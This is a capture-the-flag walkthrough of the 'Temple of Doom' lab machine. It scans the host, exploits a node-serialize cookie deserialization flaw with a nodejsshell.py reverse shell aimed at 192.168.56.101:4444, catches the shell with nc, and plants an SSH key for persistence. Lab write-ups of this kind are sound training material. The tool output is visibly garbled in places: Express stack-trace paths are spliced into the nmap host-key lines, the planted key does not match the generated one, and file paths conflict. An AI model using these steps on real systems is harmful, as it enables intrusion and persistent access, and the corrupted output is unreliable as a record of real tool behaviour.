


ROOM: TEMPLE OF DOOM

Network Discovery & Port Scan:

`nmap -sn 192.168.56.101/24` was used to discover live hosts on the network. The victim machine was found at `192.168.56.108`. Then `nmap -p- -Pn -n 192.168.56.108` was run to scan all ports, revealing port **22 (SSH)** and port **666 (doom)** open.




```
(sana@kali)-[~]
$ nmap -sn 192.168.56.101/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-24 01:00 -0400
Nmap scan report for 192.168.56.1
Host is up (0.00098s latency).
MAC Address: 0A:00:27:00:00:0E (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00047s latency).
MAC Address: 08:00:27:53:C5:1D (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.108
Host is up (0.0022s latency).
MAC Address: 08:00:27:E9:CB:79 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.11 seconds

(sana@kali)-[~]
$ nmap -p- -Pn -n 192.168.56.108
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-24 01:01 -0400
Nmap scan report for 192.168.56.108
Host is up (0.0017s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
666/tcp    open  doom
MAC Address: 08:00:27:E9:CB:79 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 20.51 seconds

(sana@kali)-[~]
```

Service Version Detection:

`nmap -p 22,666 -Pn -n -A 192.168.56.108` revealed that port 666 is running a Node.js Express framework, confirming the web application is built on Node.js.



```
(sana@kali)-[~]
$ nmap -p 22,666 -Pn -n -A 192.168.56.108
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-24 01:03 -0400
Nmap scan report for 192.168.56.108
Host is up (0.0022s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.7 (protocol 2.0)
|_ ssh-hostkey: ssh (f8e4e4e4e4e4e4e4e4e4e4e4e4e4e4e4) lib/router/route.js:137:13
|_ 2048 95:68:04:c7:42:03:04:cd:00:4e:36:7e:cd:4f:66:ea (RSA) lib/router/route.js:95:9
|_ 256 c3:06:5f:7f:17:b6:cb:bc:79:6b:46:46:cc:11:3a:7d (ECDSA) lib/router/route.js:112:5
|_ 256 63:0c:28:88:25:d5:48:19:82:bb:bd:72:c6:6c:68:50 (ED25519) lib/router/index.js:335:12
666/tcp    open  http      Node.js Express framework lib/router/index.js:273:10
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
MAC Address: 08:00:27:E9:CB:79 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop


TRACEROUTE
HOP RTT ADDRESS
1 2.21 ms 192.168.56.108

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.11 seconds

(sana@kali)-[~]
$
```


Web Application First Visit:

Visiting <http://192.168.56.108:666> in the browser for the first time shows the message "**Under Construction, Come Back Later!**" no useful content visible yet.




Error Stacktrace on Second Visit:

Refreshing the page triggers a **SyntaxError** stacktrace showing `Object.exports.unserialize` in the call stack revealing the cookie is being passed to an `unserialize()` function, which is vulnerable to RCE.




Burp Suite Cookie Capture:

In Burp Suite Repeater, the request to port 666 is intercepted showing the profile cookie containing a base64 encoded value. The response shows 500 error with the deserialization stacktrace.




Cookie Decoded in Burp Decoder:

The profile cookie is pasted into Burp's **Decoder** tab and decoded from base64, revealing the broken JSON: {"username": "Admin", "csrftoken": "...", "Expires": "Friday..."} the Expires value is missing quotes.




Fixed Cookie Re-encoded:

The JSON is fixed by adding quotes around the Expires value, then re-encoded to base64 in Burp Decoder to produce a valid cookie.




Fixed Cookie Gives "Hello Admin":

The corrected base64 cookie is sent in Burp Repeater and the server responds with **200 OK** and **"Hello Admin"** confirming the app accepts valid JSON cookies.




Hello Admin in Browser:

The fixed cookie is applied in the browser, and the page now displays **"Hello Admin"** confirming cookie manipulation works.



nodejsshell.py Script:


`cat nodejsshell.py` shows the Python 2 reverse shell generator script by Ajin Abraham, which generates a Node.js payload encoded as ASCII char codes for use in deserialization exploits.





Payload Generated:

`python2 nodejsshell.py 192.168.56.101 4444` generates the encoded reverse shell payload as `eval(String.fromCharCode(...))` this will be wrapped in the deserialization format and used as the cookie.

The `nodejsshell.py` payload is wrapped in the deserialization format `{"username": "$$_$ND_FUNC$_$$_function (){{eval(...)}}()}"` and encoded to base64 in Burp Decoder, ready to be used as the cookie value.







Shell Received as nodeadmin:

`nc -lvnp 4444` on Kali catches the reverse shell. `whoami` confirms the shell is running as **nodeadmin**.



Enumeration as nodeadmin:

Inside the shell, `whoami`, `ls`, `pwd`, and `ls -la` are run to enumerate the nodeadmin home directory, revealing `.ssh`, `.web`, `.forever`, and `.config` directories.


```

root@kali:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.108] 39432
sh: cannot set terminal process group (804): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ whoami
whoami
nodeadmin
sh-4.4$ ls
ls
sh-4.4$ pwd
pwd
/home/nodeadmin
sh-4.4$ ld -la
ld -la
sh: ld: command not found
sh-4.4$ ls -la
ls -la
total 40
drwxr-xr-x. 5 nodeadmin nodeadmin 4096 Jun  7 2018 .
drwxr-xr-x. 4 root      root      4096 Jun  2 2018 ..
-rw-r--r--. 1 nodeadmin nodeadmin  1 Jun  7 2018 .bash_history
-rw-r--r--. 1 nodeadmin nodeadmin 18 Mar 15 2018 .bash_logout
-rw-r--r--. 1 nodeadmin nodeadmin 193 Mar 15 2018 .bash_profile
-rw-r--r--. 1 nodeadmin nodeadmin 231 Mar 15 2018 .bashrc
drwxr-xr-x. 3 nodeadmin nodeadmin 4096 Jun  1 2018 .config
-rw-r--r--. 1 nodeadmin nodeadmin 16 Jun  3 2018 .esd_auth
drwxr-xr-x. 4 nodeadmin nodeadmin 4096 Jun  3 2018 .forever
drwxrwxr-x. 3 nodeadmin nodeadmin 4096 May 30 2018 .web
sh-4.4$

```

SSH Key Generated on Kali:

`ssh-keygen -t rsa` generates an RSA key pair on Kali. `cat /home/sana/.ssh/id_rsa.pub` displays the public key to be planted on the victim.

```

root@kali:~/sana
Session Actions Edit View Help

root@kali:~/home sana@kali: ~ root@kali: ~/home/sana
└─ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase for "/root/.ssh/id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:dPpQlK60B0XUBpDuy6u9EpRgNFUSdmNXAiiL3s9dNw root@kali
The key's randomart image is:
+--[RSA 3072]--+
|Bo*%B=|
|==+o+==E|
|oOB **.|
|.o. 0 S|
|.o.o|
|.o.o|
|..o.|
|..o+o|
+--[SHA256]--+

(root@kali)~-[~/home/sana]
└─ cat /home/sana/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCraU4uK5rtWzWaoY0h/uGplqebJnPaf4LpMkPYlACmIa1fMiB3M3GCRYCEgdQA1+C6GYwxEARxdrT1L2ZBxS3pmemKyoIEbLLTSFN/R0tTDYyIPOZsRH
2cEt+i63q2j0D5bKMyxiGGuuWkTPLfLqLLF406x4HqQ/J5E9TM4/ORmFA3bdZaMhIa1Pu8L2D9B18wM3c6LTY+kZ0J/AREFK8/4FGLUZVPz4Tm8ggoDgH0kH/3b7Id33VH3WZ17Y15CsRsEtN2dJ2+t
j7/mJEJRW4FFyIeghoAa0LDjgnpxSgKl4lEr5l9g/WWvBcz02w8iMHPdFQ2aJDF99hYzPj2Dx3SjWg0vCJYfmS8VuaJ70L7UgYX1+kMuC0vkLYLFWZw/sxqK/cw7K1DRzQAash2QzdG+YTRUwkm0ChvvS1vh
KWSDDpZ2L2EuL5x0WXLm2EcP8wLY38oiFqNlIQiQ4+msrzfhneCpYUqmX5kIsG3v3gY10pOronYc= sana@kali

(root@kali)~-[~/home/sana]
└─

```

Node.js App Directory Explored:

Inside the shell, `cd .web` and `ls -R` reveal the Node.js app structure including `server.js`, `package.json`, and `node` modules with the vulnerable `node-serialize` module.

```

root@kali: /home
Session Actions Edit View Help
root@kali: /home sana@kali: ~ root@kali: /home/sana
. .bash_history .bash_profile .config .forever .web
.. .bash_logout .bashrc .esd_auth .ssh
sh-4.4$ cd .web
cd .web
sh-4.4$ ls -R
ls -R
.:
node_modules package.json package-lock.json server.js

./node_modules:
accepts          encodeurl        methods          raw-body
array-flatten    escape-html      mime             safe-buffer
body-parser      etag             mime-db          send
bytes            express          mime-types       serve-static
content-disposition finalhandler      ms               setprototypeof
content-type     forwarded        negotiator        statuses
cookie           fresh            node-serialize   type-is
cookie-parser    http-errors      on-finished      unpipe
cookie-signature iconv-lite        parseurl          utils-merge
debug            inherits         path-to-regexp   vary
depd             ipaddr.js        proxy-addr
destroy          media-typer      qs
ee-first         merge-descriptors range-parser

./node_modules/accepts:
HISTORY.md index.js LICENSE package.json README.md

./node_modules/array-flatten:
array-flatten.js LICENSE package.json README.md

./node_modules/body-parser:

```

SSH Key Planted on nodeadmin:

Navigating to `/home/nodeadmin/.ssh/`, `cat authorized_keys` confirms the Kali public key was successfully added, enabling passwordless SSH access.

```

root@kali: /home/sana
Session Actions Edit View Help
root@kali: /home/sana sana@kali: ~ sana@kali: /tmp
drwxr-xr-x. 52 nodeadmin nodeadmin 4096 May 30 2018 node_modules
-rw-r--r--. 1 nodeadmin nodeadmin 144 May 30 2018 package.json
-rw-r--r--. 1 nodeadmin nodeadmin 13875 May 30 2018 package-lock.json
-rw-r--r--. 1 nodeadmin nodeadmin 862 Jun 7 2018 server.js
[nodeadmin@localhost .web]$ ls -a
ls -a
. .. node_modules package.json package-lock.json server.js
[nodeadmin@localhost .web]$ cd ..
cd ..
[nodeadmin@localhost ~]$ ld -a
ld -a
bash: ld: command not found
[nodeadmin@localhost ~]$ ls -a
ls -a
. .bash_history .bash_profile .config .forever .web
.. .bash_logout .bashrc .esd_auth .ssh
[nodeadmin@localhost ~]$ cd .ssh
cd .ssh
[nodeadmin@localhost .ssh]$ ls -al
ls -al
total 12
drwx----- 2 nodeadmin nodeadmin 4096 Apr 24 02:29 .
drwx----- 6 nodeadmin nodeadmin 4096 Apr 24 02:28 ..
-rw----- 1 nodeadmin nodeadmin 555 Apr 24 02:47 authorized_keys
[nodeadmin@localhost .ssh]$ cat authorized_keys
cat authorized_keys
AAAAB3NzaC1yc2EAAAADAQABAAQGCraU4uK5rtWzWaoYoh/uGplqebJnPa9F4LpMpKYlACmLaiFIb8M3GCRYCEGdQAI+C6GYwxEARxdrT1l2ZBxSJpmemKyoEIneBLLTsFN/R0tIDYiIP0ZsRH2cET+if6
3q2j0D5bkMyxiGXguuWKTPLFqLLF406x4HqQ/jEf9TM4/OrMFA3bdZaMhLAi1Pu8L2D9BL51BwM3c6LT9+kZ0U/AREFK8/4FGLUZVPz4TmBqgoDGH0KH/3b7Id33VH3WZ1Y7Y15CsSrsEtN2dJ2+tj7/mJEJR
We4FfyIghoAa0LDJignpxSgkI4Er5Lgq/WwvBczo2w8imHPdFQ2aJDF99hYzPj2Dx3SWgovCJYfmS8VuaJ70L7UgYX1+kMuC0vk1YlFWZw/sxAq/cW7K1DRzQAAs2QzdG+YTRUwkm0ChvSv1vhKWSDDpZZ
L2EuLX5oWXLrm2Ecp8wLY38oiFqNIQ4+mrszfhneccpyEjUqmx5K1sG3avr3gV10p0ronYc= sana@kali
[nodeadmin@localhost .ssh]$

```

SSH Key Added via Shell, nodeadmin SSH Access:

The public key is echoed into `authorized_keys` via the reverse shell. A stable SSH session is then established as `nodeadmin` using `ssh nodeadmin@192.168.56.108`.

```

root@kali: /home/sana
root@kali: /home/sana  sana@kali: ~ nodeadmin@localhost: ~
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.108] 34274
sh: cannot set terminal process group (801): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cd .ssh
cd .ssh
